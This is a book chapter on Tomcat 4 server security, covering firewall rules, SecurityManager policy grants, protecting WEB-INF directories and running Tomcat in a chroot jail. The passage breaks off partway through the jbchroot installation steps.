CHAPTER 6

Tomcat Security

Introduction

Everyone needs to be concerned about security, even if you're just a mom-and-pop shop or someone running a personal web site with Tomcat. Once you're connected to the big bad Internet, it is important to be proactive about security. There are a number of ways that bad guys can mess up your system if you aren't. Worse, they can use your system as a launching pad for attacks on other sites.

In this chapter, we detail what security is and how to improve it in Tomcat. Still, lest you have any misconceptions, there is no such thing as a perfectly secure computer, unless it is powered off, encased in concrete, and guarded by both a live guard with a machine gun and a self-destruct mechanism in case the guard is overpowered. Of course, a perfectly secure computer is also a perfectly *unusable* computer. What you want is for your computer system to be "secure enough."

A key part of security is encryption. E-commerce, or online sales, became one of the killer applications for the Web in the late 1990s. Sites such as eBay.com and Dell Computer handle hundreds of millions of dollars in retail and business transactions over the Internet. Of course, these sites are driven by programs, oftentimes the servlets and JSPs that run within a container like Tomcat. So, security of your Tomcat server is a priority.

This chapter briefly covers the basics of securing a server machine that runs Tomcat, and then goes on to discuss security within Tomcat. We look at operating systems (which OS you run does make a difference) and programming language issues. Next, we tell you about the conflicting security policies of Apache *httpd* and Tomcat. Then, we show how Tomcat's built-in `SecurityManager` works and how to configure and use a security policy within Tomcat. We then go over the details of `chroot`ing Tomcat for OS-level security. Next, we discuss filtering out bad user input and show you a Tomcat Valve that you can use to filter out malicious code. Finally, we show you how to configure the Tomcat standalone web server to use SSL so that it runs as a secure (HTTPS) web server.

Securing the System

There is an old saying that "a chain is only as strong as its weakest link." This certainly applies to security. If your system can be breached at any point, it is insecure. So, you do need to consider the operating system, both to choose a good one (such as OpenBSD, which has had only one known remote security hole in its default installation in about six years) and to configure it well.

As a general rule, the more people that use any given operating system and read its source code, the more security holes can be found and fixed. That's both good and bad. It's good for those who stay up-to-date with known security holes and spend the time to upgrade their OS with the relevant fixes; it's bad for those who never fix the holes that become public knowledge. For the latter, malicious users will devise exploits for those holes. Regardless of what OS you choose, you must be proactive about watching for and patching the security holes in your operating system.

Operating System Security Forums

Here are a couple of good resources that publish information about how to fix known OS security vulnerabilities:

http://www.securityfocus.com
: SecurityFocus has a searchable vulnerabilities database, including a wealth of detailed information about many different operating systems and versions. They also have an archive of the BugTraq mailing list, on which many such vulnerabilities are first published.

http://www.sans.org/topten.htm
: The SANS top-ten page has information about commonly known vulnerabilities in various operating systems and information about fixing those weaknesses.

Watching these pages and others like them will likely give you the opportunity to fix your security holes before malicious users take advantage them.

Configuring Your Network

It is important to block private or internal network ports from being accessed by the public Internet. Using your system's firewall security mechanisms, you should restrict access to Tomcat's control and connector ports. The control port is normally 8005 (check your *$CATALINA_HOME/conf/server.xml* to be sure); if anybody can connect to this, they can shut down your server remotely! Note that while starting Tomcat on port 80 requires `root` or administrative privileges, shutting it down does not—all that is needed is the ability to connect to the control port and send the correct shutdown message to the running server. Also, the various connector ports should not be accessible from the public Internet (nor from any machines other than those from which you run the Apache *httpd* frontend web servers). So, you might want to put something like this in your firewall configuration; the details will of course vary with your operating system:

```
# Tomcat Control and Connector  messages should not be
#   arriving from outside!
block in on $ext_if proto tcp from any port 8005 to any
block in on $ext_if proto tcp from any port 8009 to any
allow in on $ext_if proto tcp from aws_machine port 8009
    to this_machine
```

Also, review your *server.xml* to find a list of all the ports that are being used by Tomcat, and update the firewall rules accordingly. Once you configure your firewall to block access to these ports, you should test the the configuration by connecting to each port from another computer to verify that they're indeed blocked.

While you're doing this, it's a good idea to block other network ports from the public Internet. In Unix environments, you can run `netstat -a` to see a list of network server sockets and other existing connections. It's also good to be aware of which server sockets are open and accepting connections—it's always possible to be unaware that you're running one or more network servers if you're not constantly playing watchdog.

Multiple Server Security Models

When sharing a physical directory of web pages between the Apache *httpd* web server and Tomcat on the same machine (or network filesystem), beware of interactions between their respective security models. This is particularly critical when you have "protected directories." If you're using the simplistic sharing modes detailed in Chapter 5, such as load sharing using separate port numbers or proxying from Apache to Tomcat, the servers have permission to read each others' files. In these cases, be aware that Tomcat does not protect files like *.htaccess*, and neither Apache *httpd* nor Microsoft's Internet Information Server (IIS) protect a web application's *WEB-INF* or *META-INF* directories. Either of these is likely to lead to a major security breach, so we recommend that you be very careful in working with these special directories. You should instead use one of the connector modules described in the latter sections of Chapter 5. These solutions are more complex, but they protect your *WEB-INF* and *META-INF* contents from view by the native web server.

To make Apache *httpd* protect your *WEB-INF* and *META-INF* directories, add the following to your *httpd.conf*:

```
<LocationMatch "/WEB-INF/">
    AllowOverride None
    deny from all
</LocationMatch>
<LocationMatch "/META-INF/">
    AllowOverride None
    deny from all
</LocationMatch>
```

You can also configure Tomcat to send all *.htaccess* requests to an error page, but that's somewhat more difficult. In a stock Tomcat 4 installation, add a `servlet-mapping` to the end of the *$CATALINA_HOME/conf/web.xml* file's `servlet-mapping` entries:

```
<servlet-mapping>
    <servlet-name>invoker</servlet-name>
    <url-pattern>*.htaccess</url-pattern>
</servlet-mapping>
```

This maps all requests for *.htaccess* in all web applications to the invoker servlet, which in turn will generate an "HTTP 404: Not Found" error page because it can't load a servlet class by that name. Technically, this is bad form, since if Tomcat *could* find and load a class by the requested name (*.htaccess*), it might run that class instead of reporting an error. However, class names can't begin with a period, so this is a pretty safe solution.

Additionally, if you're not using the invoker servlet, you should disable it; if it's disabled, you can't map requests for specific names. The proper way to configure Tomcat not to serve *.htaccess* files is to write, compile, and configure a custom error-generating servlet to which you can map these forbidden requests. That is more of a programming topic; refer to a text such as *Java Servlet Programming*, by Jason Hunter (O'Reilly) for more details.

Using the -security Option

One of the nice features of the Java 2 runtime environment is that it allows application developers to configure fine-grained security policies for constraining Java code via `SecurityManagers`. This in turn allows you to accept or reject a program's attempt to shut down the JVM, access local disk files, or connect to arbitrary network locations. Applets have long depended on an applet-specific security manager, for example, to safeguard the user's hard drive and the browser itself. Imagine if an applet from some site you visited did an "exit" operation that caused your browser to exit! Similarly, imagine if a servlet or JSP did this; it would shut down Tomcat altogether. You don't want that, so you need to have a security manager in place.

The configuration file for security decisions in Tomcat is *catalina.policy*, written in the standard Java security policy file format. The JVM reads this file when you invoke Tomcat with the `-security` option. The file contains a series of permissions, each granted to a particular codebase or set of Java classes. The general format is shown here:

```
// comment...
grant codebase LIST {
    permission PERM;
    permission PERM;
    ...
}
```

The allowed permission names are listed in Table 6-1. The values of `JAVA_HOME` and `CATALINA_HOME` can be entered in the URL portion of a codebase as `${java.home}` and `${catalina.home}`, respectively. For example, the first permission granted in the distributed file is shown here:

```
// These permissions apply to javac
grant codeBase "file:${java.home}/lib/-" {
        permission java.security.AllPermission;
};
```

Note the use of "-" instead of "*" to mean "all classes loaded from *${java.home}/lib*". As the comment states, this permission grant applies to the Java compiler `javac`, whose classes are loaded by the JSP compiler from the *lib* directory of `${java.home}`. This allows the JVM to be moved around without affecting this set of permissions.

For a simple application, you do not need to modify the *catalina.policy* file. This file provides a reasonable starting point for protection. Code running in a given `Context` will be allowed to read (but not write) files in its root directory. However, if you are running servlets provided by multiple organizations, it's probably a good idea to list each different codebase and the permissions they are allowed.

Suppose you are an ISP offering servlet access and one of your customers wants to run a servlet that connects to their own machine. You could use something like this, assuming that their servlets are defined in the `Context` whose root directory is */home/somecompany/webapps/*:

```
 grant codeBase "file:/home/somecompany/webapps/-" {
     permission java.net.SocketPermission
    "dbhost.somecompany.com:5432", "connect";
}
```

A list of permission names is given in Table 6-1.

Table 6-1. Policy permission names

Permission name (names beginning with `java` are defined by Sun)	Meaning
`java.io.FilePermission`	Controls read/write/execute access to files and directories.
`java.lang.RuntimePermission`	Allows access to System/Runtime functions such as `exit()` and `exec()`. Use with care!
`java.lang.reflect.ReflectPermission`	Allows classes to look up methods/fields in other classes, instantiate them, etc.
`java.net.NetPermission`	Controls use of multicast network connections (rare).
`java.net.SocketPermission`	Allows access to network sockets.
`java.security.AllPermission`	Grants *all* permissions. Be careful!
`java.security.SecurityPermission`	Controls access to `Security` methods. Be careful!

Table 6-1. Policy permission names (continued)

Permission name (names beginning with `java` are defined by Sun)	Meaning
`java.util.PropertyPermission`	Configures access to Java properties such as `java.home`. Be careful!
`org.apache.naming.JndiPermission`	Allows read access to files listed in JNDI.

Granting File Permissions

Many web applications make use of the filesystem to save and load data. If you run Tomcat with the `SecurityManager` enabled, it will not allow your web applications to read and write their own data files. To make these web applications work under the `SecurityManager`, you must grant your web application the proper permissions.

Example 6-1 shows a simple `HttpServlet` that attempts to create a text file on the filesystem, and displays a message indicating whether the write was successful.

Example 6-1. Writing a file with a servlet

```
package com.oreilly.tomcat.servlets;

import java.io.*;
import javax.servlet.*;

public class WriteFileServlet extends GenericServlet {

    public void service(ServletRequest request, ServletResponse response)
    throws IOException, ServletException
    {
        // Try to open a file and write to it.
        String catalinaHome = "/usr/local/jakarta-tomcat-4.1.24";
        File testFile = new File(catalinaHome +
            "/webapps/ROOT", "test.txt");
        FileOutputStream fileOutputStream = new FileOutputStream(testFile);
        fileOutputStream.write(new String("testing...").getBytes( ));
        fileOutputStream.close( );

        // If we get down this far, the file was created successfully.
        PrintWriter out = response.getWriter( );
        out.println("File created successfully!");
    }
}
```

This servlet is written for use in the `ROOT` web application for easy compilation, installation, and testing:

```
# mkdir $CATALINA_HOME/webapps/ROOT/WEB-INF/classes

# javac -classpath $CATALINA_HOME/common/lib/servlet.jar
  -d $CATALINA_HOME/webapps/ROOT/WEB-INF/classes WriteFileServlet.java
```

Then, add servlet and servlet-mapping elements for the servlet in the ROOT web application's *WEB-INF/web.xml* deployment descriptor, as shown in Example 6-2.

Example 6-2. Deployment descriptor for the WriteFileServlet

```
<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE web-app
    PUBLIC "-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN"
    "http://java.sun.com/dtd/web-app_2_3.dtd">

<web-app>
  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to Tomcat
  </description>

  <servlet>
      <servlet-name>writefile</servlet-name>
      <servlet-class>
        com.oreilly.tomcat.servlets.WriteFileServlet
      </servlet-class>
  </servlet>

  <servlet-mapping>
      <servlet-name>writefile</servlet-name>
      <url-pattern>/writefile</url-pattern>
  </servlet-mapping>

</web-app>
```


Now restart Tomcat with the SecurityManager enabled. Access the URL *http://localhost:8080/writefile*. Since the default *catalina.policy* file does not grant web applications the necessary permissions to write to the filesystem, you will see an AccessControlException error page like the one shown in Figure 6-1.

To grant file permissions to the ROOT web application, add the following lines to the end of your *catalina.policy* file, and restart Tomcat again:

```
grant codeBase "file:${catalina.home}/webapps/ROOT/-" {
   permission java.io.FilePermission
     "${catalina.home}/webapps/ROOT/test.txt", "read,write,delete";
};
```

This grants the ROOT web application permissions to read, write, and delete only its own *test.txt* file. If you request the same URL again after granting these permissions, you should see a success message like the one shown in Figure 6-2.

Each file the web application needs to access must be listed inside the grant block, or you can opt to grant these permissions on a pattern of files, such as with <<ALL FILES>>. The <<ALL FILES>> instruction gives the web application full access to all files. We suggest that you *not* give your web application broad permissions if you're


Apache Tomcat/4.1.17 - Error report - Mozilla
File Edit View Go Bookmarks Tools Window Help
Back Forward Reload Stop
http://localhost:8080/writefile
Search
Print
Home
Bookmarks
Done

HTTP Status 500 -

type Exception report


message

description The server encountered an internal error () that prevented it from fulfilling this request.

exception

```
java.security.AccessControlException: access denied (java.io.FilePermission test.txt write)
        at java.security.AccessControlContext.checkPermission(AccessControlContext.java:272)
        at java.security.AccessController.checkPermission(AccessController.java:399)
        at java.lang.SecurityManager.checkPermission(SecurityManager.java:545)
        at java.lang.SecurityManager.checkWrite(SecurityManager.java:978)
        at java.io.FileOutputStream.(FileOutputStream.java:96)
        at java.io.FileOutputStream.(FileOutputStream.java:62)
        at java.io.FileOutputStream.(FileOutputStream.java:132)
        at com.oreilly.tomcat.servlets.WriteFileServlet.service(WriteFileServlet.java:13)
        at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:247
        at org.apache.catalina.core.ApplicationFilterChain.access$000(ApplicationFilterChain.java:98)
        at org.apache.catalina.core.ApplicationFilterChain$1.run(ApplicationFilterChain.java:176)
        at java.security.AccessController.doPrivileged(Native Method)
        at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:172)
        at org.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:260)
        at org.apache.catalina.core.StandardPipeline$StandardPipelineValveContext.invokeNext(StandardPipeli
        at org.apache.catalina.core.StandardPipeline.invoke(StandardPipeline.java:480)
        at org.apache.catalina.core.ContainerBase.invoke(ContainerBase.java:995)
        at org.apache.catalina.core.StandardContextValve.invoke(StandardContextValve.java:191)
        at org.apache.catalina.core.StandardPipeline$StandardPipelineValveContext.invokeNext(StandardPipeli
        at org.apache.catalina.core.StandardPipeline.invoke(StandardPipeline.java:480)
        at org.apache.catalina.core.ContainerBase.invoke(ContainerBase.java:995)
        at org.apache.catalina.core.StandardContext.invoke(StandardContext.java:2415)
        at org.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:180)
```

Figure 6-1. AccessControlException error page


Mozilla
File Edit View Go Bookmarks Tools Window Help
Back Forward Reload Stop
http://localhost:8080/writefile
Search
Print
Home
Bookmarks
Done

```
File created successfully!
```

Figure 6-2. WriteFileServlet success

trying to tighten security. For best results, give your web applications just enough permissions to perform the work they have to do, and no more. For example, the `WriteFileServlet` servlet runs happily with the following grant:

```
grant codeBase "file:${catalina.home}/webapps/ROOT/WEB-INF/classes/com/oreilly/
tomcat/servlets/WriteFileServlet.class" {
   permission java.io.FilePermission
    "${catalina.home}/webapps/ROOT/test.txt", "write";
};
```

With this permission grant, only the `WriteFileServlet` has permission to write the *test.txt* file; nothing else in the web application does. Additionally, the `WriteFileServlet` no longer has permission to delete the file—that was an unnecessary permission.

For detailed descriptions of each permission you can grant, see the Sun Java documentation at *http://java.sun.com/j2se/1.4.1/docs/guide/security/permissions.html*.

Troubleshooting the SecurityManager

What if your *catalina.policy* file doesn't work the way you think it should? One way to debug security problems is to add this to your Java invocation when starting Tomcat:

```
-Djava.security.debug="access,failure"
```

Then, check your log files for any security debug lines with the word "denied" in them; any security failures will leave a stack trace and a pointer to the `ProtectionDomain` that failed.

Setting Up a Tomcat chroot Jail

Unix (and Unix-like) operating systems offer an operating system feature that allows the user to run a process within a remapped root filesystem. The `chroot` (change root) command changes the mapping of the root (`/`) filesystem to a specified directory that is relative to the current root, and then runs a specified command from the new root. Linux, Solaris, and the *BSD operating systems support `chroot` commands like this:

```
chroot <new root path> <command to run> <argument(s)>
```

For example, the following command would change `/` to point to the directory */some/new/root*, and then run the command */bin/echo* with the argument of `hello`:

```
chroot /some/new/root /bin/echo hello
```

Once the root of the filesystem gets remapped, this process finds */bin/echo* and any other files and directories relative to the new root path. That means `chroot` will actually run */some/new/root/bin/echo*, not */bin/echo*. Also, the process will look relative to */some/new/root* to find any shared libraries that */bin/echo* needs to load when it runs. The same goes for any device files—if you run a `chroot`ed program that uses devices, it will look for */dev* relative to the new root, not in the "real" */dev*. In short, everything becomes relative to the new root, which means that anything that the process uses on the filesystem must be replicated in the new root in order for the `chroot`ed process to find it. What's more, the `chroot`ed process and its descendants are unable to reach anything on the filesystem that is not contained within the new root's directory tree. The `chroot`ed processes are therefore said to be running within a *chroot jail*. This is useful for a few things, including running a server process in such a way that, if it's attacked by a malicious user, any code running within the `chroot` jail won't be able to access sensitive files that are outside of the jail. By using a `chroot` jail, administrators can run network daemons in a way that protects sensitive data from being compromised, and it protects that data at the OS kernel level.

> Just as in real life, no jail is escape-proof. By using any available known vulnerabilities in your network daemons, malicious users could upload and run carefully crafted code that causes the kernel to allow them to break out of the `chroot`, they could trace through some other non-`chroot`ed processes, or they could find ways of using available devices in ways you won't like. Running a potentially insecure daemon in a `chroot` jail will foil most attempts to use that daemon to compromise security on your server computer. However, you cannot depend on `chroot` to make your server *completely* secure! Be sure to follow the other steps outlined in this chapter as well.

Tomcat has built-in `SecurityManager` features that greatly strengthen Tomcat's security, but it's difficult to test them thoroughly. Even if the `SecurityManager` is doing its job correctly, it's possible that Tomcat could have one or more publicly unknown security flaws that could allow attackers access to sensitive files and directories that they otherwise wouldn't have access to. If you set up Tomcat to run in a `chroot` jail, most attacks of this nature will fail to compromise those sensitive files because the operating system's kernel will stop the Java runtime (or any other program in the `chroot` jail) from accessing them. The combination of both `chroot`ing Tomcat and using Tomcat's `SecurityManager` makes for very strong server-side security, but even `chroot`ing alone is a much stronger security setup than nothing.

Setting Up a chroot Jail

In order to set up Tomcat to run in a `chroot` jail, you must:

- Have root privileges on the machine where you run Tomcat. The OS kernel will not allow non-root users to use the `chroot( )` system call.
- Use a regular binary release of Tomcat (or compile it yourself). RPMs or other native packages of Tomcat already choose where in the filesystem to install Tomcat, and they install an *init* script that uses only that path.

There's more than one way to `chroot` a cat, but here's what we recommend. Perform all of these steps as the `root` user unless otherwise specified:

1. Choose a location in the filesystem where you want to create the new root. It can be anywhere on the filesystem relative to the current root. Create a directory there, and call it whatever you want:

   ```
   # mkdir /usr/local/chroot
   ```

2. Inside the *chroot* directory, create common Unix filesystem directories that your Tomcat (and everything that it will run) will use. Be sure to include at least */lib*, */etc*, */tmp*, and */dev*, and make their ownership, group, and permissions mirror those of the real root directory setup. You may also need to create a */usr/lib* directory or other *lib* directories in other paths, but don't create them until you know you need them. Set the permissions similar to these:

   ```
   # cd /usr/local/chroot
   # mkdir lib etc tmp dev usr
   # chmod 755 etc dev usr
   # chmod 1777 tmp
   ```

3. Copy */etc/hosts* into your `chroot`'s */etc* directory. You may want to edit the copy afterwards, removing anything that doesn't need to be in it:

   ```
   # cp -p /etc/hosts etc/hosts
   ```

4. Install a JDK or Java Runtime Environment (JRE) Version 1.4 (or higher if available) into the `chroot` tree, preferably in a path where you would install it in the real root filesystem. JDK Version 1.3.x or lower won't work well for this because the `java` command (along with most of the other commands in *$JAVA_HOME/bin*) is a shell script wrapper that delegates to the Java runtime binary. To run this type of script, you would need to install a */bin/sh* shell inside the `chroot` jail, and doing that would make it easier for malicious users to break out of the `chroot`. The commands in Version 1.4 are not shell scripts, and therefore need no shell inside the `chroot` jail in order to run.

   We strongly recommend not installing a shell or a `perl` interpreter inside your `chroot` jail, as both are known to be useful for breaking out of the `chroot`.

5. Install the Tomcat binary release into the `chroot` tree. You can put it anywhere in the tree you'd like, but, again, it is probably a good idea to put it in a path where you would install it in a non-`chroot` installation:

   ```
   # mkdir -p usr/local
   # chmod 755 usr/local
   # cd usr/local
   # cp ~jasonb/jakarta-tomcat-4.1.24.tar.gz .
   # gunzip jakarta-tomcat-4.1.24.tar.gz
   # tar xvf jakarta-tomcat-4.1.24.tar.gz
   ```

6. Use the `ldd` command to find out which shared libraries the Java runtime needs, and make copies of them in your `chroot`'s */lib* and/or other *lib* directories. Try running the Java runtime afterward to test that all of the libraries are found and loaded properly:

   ```
   # ldd /usr/local/chroot/usr/local/j2sdk1.4.0_01/bin/java
           libpthread.so.0 => /lib/libpthread.so.0 (0x40030000)
           libdl.so.2 => /lib/libdl.so.2 (0x40047000)
           libc.so.6 => /lib/libc.so.6 (0x4004b000)
           /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
   # cd /usr/local/chroot/lib
   # cp -p /lib/libpthread.so.0 .
   # cp -p /lib/libdl.so.2 .
   # cp -p /lib/libc.so.6 .
   # cp -p /lib/ld-linux.so.2 .
   # cd /usr/local/chroot
   # chroot /usr/local/chroot /usr/local/j2sdk1.4.0_01/bin/java -version
   java version "1.4.0_01"
   Java(TM) 2 Runtime Environment, Standard Edition (build 1.4.0_01-b03)
   Java HotSpot(TM) Client VM (build 1.4.0_01-b03, mixed mode)
   ```

7. Create and install an *init* script that can start up and shut down the `chroot`ed Tomcat. This is a little tricky, though—*init* scripts are shell scripts, but they run outside the `chroot`. They are executed in the regular root directory, before the `chroot` happens, so it's okay that they're shell scripts.

8. This *init* script should `chroot` and run Tomcat, but it should not call Tomcat's regular *startup.sh* or *shutdown.sh* scripts, nor the *catalina.sh* script, because once the `chroot` has occurred, there is no shell to interpret them! Instead, the script must call the `java` binary directly, passing it all of the arguments necessary to run Tomcat. The arguments to run Tomcat are generated by the *fs* script, and you can determine them easily from that script.

As of this writing, the best way to capture the necessary arguments is to create a slightly modified *catalina.sh* script that echoes them into a file and run the script as if you are running Tomcat.

1. First, create a copy of the *catalina.sh* script for this purpose:

   ```
   # cd /usr/local/chroot/usr/local/jakarta-tomcat-4.1.24/bin
   # cp -p catalina.sh catalina-echo.sh
   ```

2. Then, edit the file. Find the line in the script that executes `java` when you run Tomcat as you normally would—note that there are multiple lines in the script that execute `java`, based on what arguments you give the script. Add */bin/echo* to the front of the line that would execute `java`, like this:

   ```
   elif [ "$1" = "start" ] ; then

     shift
     touch "$CATALINA_BASE"/logs/catalina.out
     if [ "$1" = "-security" ] ; then
   ```

```
echo "Using Security Manager"
shift
/bin/echo "$_RUNJAVA" $JAVA_OPTS $CATALINA_OPTS \
```

This example modifies the line in the script that executes `java` when you run the script to start Tomcat with the `SecurityManager`, such as `catalina.sh start -security`. If you're not using the `SecurityManager`, modify the line that executes `java` to not use the `SecurityManager`.

3. Then, run the script just as though you're trying to start Tomcat without the `chroot`:

```
# JAVA_HOME=/usr/local/chroot/usr/local/j2sdk1.4.0_01
# export JAVA_HOME
# CATALINA_HOME=/usr/local/chroot/usr/local/jakarta-tomcat-4.1.24
# export CATALINA_HOME
# cd /usr/local/chroot/usr/local/jakarta-tomcat-4.1.24/bin
# ./catalina-echo.sh start -security
```

Omit the `-security` argument if you edited the line that runs Tomcat without the `SecurityManager`.

Now the full command to run Tomcat should be stored in the *catalina.out* log file:

```
# cat /usr/local/chroot/usr/local/jakarta-tomcat-4.1.24/logs/catalina.out
/usr/local/chroot/usr/local/j2sdk1.4.0_01/bin/java -Djava.endorsed.dirs=/usr/
local/chroot/usr/local/jakarta-tomcat-4.1.24/bin:/usr/local/chroot/usr/local/
jakarta-tomcat-4.1.24/common/endorsed -classpath /usr/local/chroot/usr/local/
j2sdk1.4.0_01/lib/tools.jar:/usr/local/chroot/usr/local/jakarta-tomcat-4.1.24/
bin/bootstrap.jar -Djava.security.manager -Djava.security.policy==/usr/local/
chroot/usr/local/jakarta-tomcat-4.1.24/conf/catalina.policy -Dcatalina.base=/usr/
local/chroot/usr/local/jakarta-tomcat-4.1.24 -Dcatalina.home=/usr/local/chroot/
usr/local/jakarta-tomcat-4.1.24 -Djava.io.tmpdir=/usr/local/chroot/usr/local/
jakarta-tomcat-4.1.24/temp org.apache.catalina.startup.Bootstrap start
```

4. Copy the relevant line into a new *init* script file called *tomcat4* so that it looks like Example 6-3.

Example 6-3. chroot startup script for Tomcat

```
#!/bin/sh
# Tomcat init script for Linux.
#
# chkconfig: 345 63 37
# description: Tomcat Automatic Startup/Shutdown on Linux
# See how we were called.
case "$1" in
  start)
        /usr/sbin/chroot /usr/local/chroot \
```

Example 6-3. chroot startup script for Tomcat (continued)

```
        /usr/local/j2sdk1.4.0_01/bin/java -Djava.endorsed.dirs=/usr/local/jakarta-tomcat-
4.1.24/bin:/usr/local/jakarta-tomcat-4.1.24/common/endorsed -classpath /usr/local/j2sdk1.
4.0_01/lib/tools.jar:/usr/local/jakarta-tomcat-4.1.24/bin/bootstrap.jar -Djava.security.
manager -Djava.security.policy==/usr/local/jakarta-tomcat-4.1.24/conf/catalina.policy -
Dcatalina.base=/usr/local/jakarta-tomcat-4.1.24 -Dcatalina.home=/usr/local/jakarta-tomcat-
4.1.24 -Djava.io.tmpdir=/usr/local/jakarta-tomcat-4.1.24/temp org.apache.catalina.startup.
Bootstrap start \
        >> /usr/local/chroot/usr/local/jakarta-tomcat-4.1.24/logs/catalina.out 2>&1 &
        ;;
  stop)
        /usr/sbin/chroot /usr/local/chroot \
        /usr/local/j2sdk1.4.0_01/bin/java -Djava.endorsed.dirs=/usr/local/jakarta-tomcat-
4.1.24/bin:/usr/local/jakarta-tomcat-4.1.24/common/endorsed -classpath /usr/local/j2sdk1.
4.0_01/lib/tools.jar:/usr/local/jakarta-tomcat-4.1.24/bin/bootstrap.jar -Djava.security.
manager -Djava.security.policy==/usr/local/jakarta-tomcat-4.1.24/conf/catalina.policy -
Dcatalina.base=/usr/local/jakarta-tomcat-4.1.24 -Dcatalina.home=/usr/local/jakarta-tomcat-
4.1.24 -Djava.io.tmpdir=/usr/local/jakarta-tomcat-4.1.24/temp org.apache.catalina.startup.
Bootstrap stop \
        >> /usr/local/chroot/usr/local/jakarta-tomcat-4.1.24/logs/catalina.out 2>&1 &
        ;;
  *)
        echo "Usage: tomcat4 {start|stop}"
        exit 1
esac
```

Notice that you must remove all references to */usr/local/chroot* in both the path to the Java interpreter and the arguments passed to the Java interpreter. The `stop` command is exactly the same as the `start` command, with the exception of the last argument: `stop` instead of `start`.

5. Place this script in */etc/rc.d/init.d* on Linux, or */etc/init.d* on Solaris, and make it executable:

```
# cp tomcat4 /etc/rc.d/init.d/
# chmod 755 /etc/rc.d/init.d/tomcat4
```

6. Now you're ready to try starting Tomcat in the `chroot` jail:

```
# /etc/rc.d/init.d/tomcat4 start
```

At this point, Tomcat should either start up happily inside the `chroot` jail or output an error saying that it can't find a shared library that it needs. If the latter happens, read the *catalina.out* log file to see what the error was. For example, you might receive an error indicating a missing library that looks like this:

```
Error: failed /usr/local/j2sdk1.4.0_01/jre/lib/i386/client/libjvm.so, because libnsl.
so.1: cannot open shared object file: No such file or directory
```

Copy the indicated library into the `chroot`'s *lib/* directory and try running Tomcat again:

```
# cp -p /lib/libnsl.so.1 /usr/local/chroot/lib/
# /etc/rc.d/init.d/tomcat4 start
```

As you find all of the missing libraries, copy each one into the chroot tree. When they're all present, Tomcat will run.

You can always use the ldd command to find out which libraries any given binary needs to run.

At this point, you have Tomcat running as root inside the chroot jail. Congratulations! However, Tomcat is still running as root—even though it's chrooted, we don't recommend leaving it that way. It would be more secure running chrooted as a non-root user.

Using a Non-root User in the chroot Jail

On BSD operating systems (including FreeBSD, NetBSD, and OpenBSD), the chroot binary supports command-line switches that allow you to switch user and group(s) before changing the root file path mapping. This allows running a chrooted process as a non-root user. Here's a quick summary of the *BSD chroot command syntax:

```
chroot [-u user] [-U user] [-g group] [-G group,group,...] newroot [command]
```

So, if you're running a BSD OS, you can simply add the appropriate switches to chroot, and Tomcat will run with a different user and/or group. Sadly, none of the user and group switches are supported by Linux's or Solaris's chroot binary. To fix this, we have ported OpenBSD's chroot command to both Linux and Solaris (that *is* what open source software is for, isn't it?), and renamed it jbchroot to distinguish it from the default chroot binary.

Appendix C shows the ported jbchroot command's source code.

Here's how to use jbchroot:

1. Copy the file somewhere you can compile it.
2. Compile it with GCC (if you do not have GCC installed, you should install a binary release package for your OS):

   ```
   # gcc -O jbchroot.c -o jbchroot
   ```

3. Install your new jbchroot binary into a user binary directory, such as */usr/local/bin* on Linux. Make sure that it has permissions similar to the system's original chroot binary:

   ```
